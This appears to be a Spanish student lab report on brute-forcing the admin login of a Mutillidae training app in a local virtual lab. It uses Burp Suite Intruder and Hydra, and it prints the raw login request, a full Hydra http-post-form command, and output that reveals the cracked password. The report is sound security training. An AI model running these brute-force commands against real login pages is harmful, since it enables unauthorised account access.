
EJERCICIOS BURP + FUERZA BRUTA

Para la realización de los presentes ejercicios he usado las maquinas Kali y Redweb conectadas en red NAT, accediendo a la página desde Kali: <u>http://10.0.2.4/mutillidae/index.php?page=login.php</u>, la cual se encuentra en el servidor Redweb.

Ejercicio 1 – Burp Suite

En este primer ejercicio debes hacer uso de la herramienta **BurpSuite** con el diccionario creado para conseguir acceder dentro de la página de autenticación. El usuario para acceder *es “**admin**”.*

Se procede a realizar la búsqueda y después de más de 10 horas con resultado positivo: <u>password : adminpass</u>




4. Intruder attack of http://10.0.2.4
Results
Positions
Payloads
Resource pool
Settings
Intruder attack results filter: Showing all items

	Status code	Response...	Error	Timeout	Length	error	excepti...	illegal	invalid	fail	stack	access	directory	file	not fou...	unknown	uid=	c:\	varchar	ODBC	SQL	quotati...	syntax	ORA-	111111		Passw...
	200	12			59596	6	3			12		13	3	71			10				37					255+	2
	200	11			59596	6	3			12		13	3	71			10				37					255+	2
	200	13			59596	6	3			12		13	3	71			10				37					255+	2
	200	12			59596	6	3			12		13	3	71			10				37					255+	2
	200	13			59587	6	3			12		13	3	71			10				37					255+	2
	200	12			59587	6	3			12		13	3	71			10				37					255+	2
	200	13			59587	6	3			12		13	3	71			10				37					255+	2
	200	10			59587	6	3			12		13	3	71			10				37					255+	2
	200	11			59587	6	3			12		13	3	71			10				37					255+	2
	200	12			59587	6	3			12		13	3	71			10				37					255+	2
	200	11			59587	6	3			12		13	3	71			10				37					255+	2
	200	12			59587	6	3			12		13	3	71			10				37					255+	2
	200	13			59587	6	3			12		13	3	71			10				37					255+	2
	200	13			59587	6	3			12		13	3	71			10				37					255+	2
	200	11			59587	6	3			12		13	3	71			10				37					255+	2
	200	12			59587	6	3			12		13	3	71			10				37					255+	2
	200	11			59587	6	3			12		13	3	71			10				37					255+	2
	200	12			59587	6	3			12		13	3	71			10				37					255+	2
	200	11			59587	6	3			12		13	3	71			10				37					255+	2
	200	12			59587	6	3			12		13	3	71			10				37					255+	2
	200	13			59587	6	3			12		13	3	71			10				37					255+	2

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.0.2.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://10.0.2.4/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://10.0.2.4
Connection: keep-alive
Cookie: PHPSESSID=4iaemv5eo9rbot11k1ctkrrku9; showhints=1
Upgrade-Insecure-Requests: 1

username=admin&password=adminpass&login-php-submit-button=Login
```


EJERCICIOS BURP + FUERZA BRUTA




```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.0.2.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://10.0.2.4/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://10.0.2.4
Connection: keep-alive
Cookie: PHPSESSID=4iaemv5eo9rbot11k1ctkrrku9; showhints=1
Upgrade-Insecure-Requests: 1

username=admin&password=adminpass&login-php-submit-button=Login
```

Ejercicio 2 – Hydra

En este ejercicio debes hacer uso de la herramienta **Hydra** con el diccionario creado para así lograr la contraseña del usuario: **admin;** password: adminpass



```
┌──(kali㉿ kali)-[~]
└─$ hydra -l admin -P /media/sf_COMPARTIDA_VB_CIBERSEGURIDAD_KALI/diccionario_ejer_2_U2_S
6.txt -T 64 -W 30 10.0.2.4 http-post-form "/mutillidae/index.php?page=login.php:username=
^USER^&password=^PASS^&login-php-submit-button=Login:F=Password incorrect" -v
```



```
┌──(kali㉿ kali)-[~]
└─$ hydra -l admin -P /media/sf_COMPARTIDA_VB_CIBERSEGURIDAD_KALI/diccionario_ejer_2_U2_S
6.txt -T 64 -W 30 10.0.2.4 http-post-form "/mutillidae/index.php?page=login.php:username=
^USER^&password=^PASS^&login-php-submit-button=Login:F=Password incorrect" -v

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)          at 2024-07-12 11:50:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr
om a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks,          ries (l:1/p:5652), ~354 tr
ies per task
[DATA] attacking http-post-form://10.0.2.4:80/mutillidae/index.php?page=login.php:username
=^USER^&password=^PASS^&login-php-submit-button=Login:F=Password incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 5620 to do in 02:56h, 16 active
[STATUS] 21.33 tries/min, 64 tries in 00:03h, 5588 to do in 04:22
[STATUS] 18.29 tries/min, 128 tries in 00:07h, 5524 to do in 05:03h, 16 active
[STATUS] 17.07 tries/min, 256 tries in 00:15h, 5396 to do in 05:17h, 16 active
[STATUS] 16.52 tries/min, 512 tries in 00:31h, 5140 to do in 05:12h, 16 active
[STATUS] 16.34 tries/min, 768 tries in 00:47h, 4884 to do in 04:59h, 16 active
[STATUS] 16.25 tries/min, 1024 tries in 01:03h, 4628 to do in 04:45h, 16 active
[STATUS] 16.20 tries/min, 1280 tries in 01:19h, 4372 to do in 04:30h, 16 active
[STATUS] 16.17 tries/min, 1536 tries in 01:35h, 4116 to do in 04:15h, 16 active
[STATUS] 16.14 tries/min, 1792 tries in 01:51h, 3860 to do in 03:60h, 16 active
[STATUS] 16.00 tries/min, 2032 tries in 02:07h, 3620 to do in 03:47h, 16 active
[STATUS] 16.00 tries/min, 2288 tries in 02:23h, 3364 to do in 03:31h, 16 active
[STATUS] 16.00 tries/min, 2544 tries in 02:39h, 3108 to do in 03:15h, 16 active
[STATUS] 16.00 tries/min, 2800 tries in 02:55h, 2852 to do in 02:59h, 16 active
[STATUS] 16.00 tries/min, 3056 tries in 03:11h, 2596 to do in 02:43h, 16 active
[STATUS] 16.00 tries/min, 3312 tries in 03:27h, 2340 to do in 02:27h, 16 active
[STATUS] 16.00 tries/min, 3568 tries in 03:43h, 2084 to do in 02:11h, 16 active
[STATUS] 16.00 tries/min, 3824 tries in 03:59h, 1828 to do in 01:55h, 16 active
[VERBOSE] Page redirected to http[s]://10.0.2.4:80/mutillidae/index.php?popUpNotificationC
ode=AU1
[80][http-post-form] host: 10.0.2.4   login: admin   password: adminpass
[STATUS] attack finished for 10.0.2.4 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra)          l at 2024-07-12 15:59:09
```